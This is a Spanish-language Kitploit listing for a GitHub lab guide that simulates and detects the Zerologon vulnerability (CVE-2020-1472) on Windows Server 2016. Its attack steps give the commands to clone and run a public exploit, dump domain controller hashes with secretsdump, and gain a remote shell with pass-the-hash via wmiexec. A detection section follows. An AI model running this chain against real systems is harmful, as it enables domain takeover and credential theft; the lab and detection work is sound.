
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
Análisis de VulnerabilidadesExplotaciónPruebas de PenetraciónAprendizaje y EducaciónLabs y Práctica
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Guía de laboratorio paso a paso para simular, detectar y mitigar la vulnerabilidad Zerologon (CVE-2020-1472) en Windows Server 2016 usando Kali Linux y herramientas Impacket.

Ver Repositorio
35hace 2 añosAún no revisado
Compartir

Zerologon_CVE-2020-1472

Objetivo

Esta investigación de vulnerabilidades tenía como objetivo establecer un entorno controlado para simular un Zerologon en Windows Server 2016 a través de Kali Linux con fines de detección y mitigación. El enfoque principal era realizar una prueba de penetración de vulnerabilidad y mostrar la posibilidad de controlar un escritorio sin iniciar sesión como el usuario del escritorio, mientras se detecta y mitiga la vulnerabilidad.
Habilidades adquiridas

  • Conocimiento avanzado de los Visores de eventos de Windows
  • Competencia en Kali Linux e Impackets
  • Capacidad para realizar un zerologon

Herramientas utilizadas

  • Códigos de Zerologon
  • Windows Server 2016
  • Kali Linux

Pasos para implementar Zerologon

Kali Linux


  1. sudo su al usuario root
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (Cambia el directorio según tu directorio)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP adress]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
Screenshot 2023-03-25 at 10 47 33 AM

Pasos para identificar Zerologon

Windows

IMPORTANTE Desactive la función de seguridad
  1. Revisa el Visor de eventos


  2. En el Administrador del servidor, selecciona Registros de Windows, Seguridad y busca el ID de evento 4624 (Evento de inicio de sesión de usuario) Señales de un Zerologon
  • El sujeto de los registros se llamará NULL SID
  • A este inicio de sesión también se le deben otorgar derechos administrativos. Screenshot 2023-02-13 at 10 11 13 PM
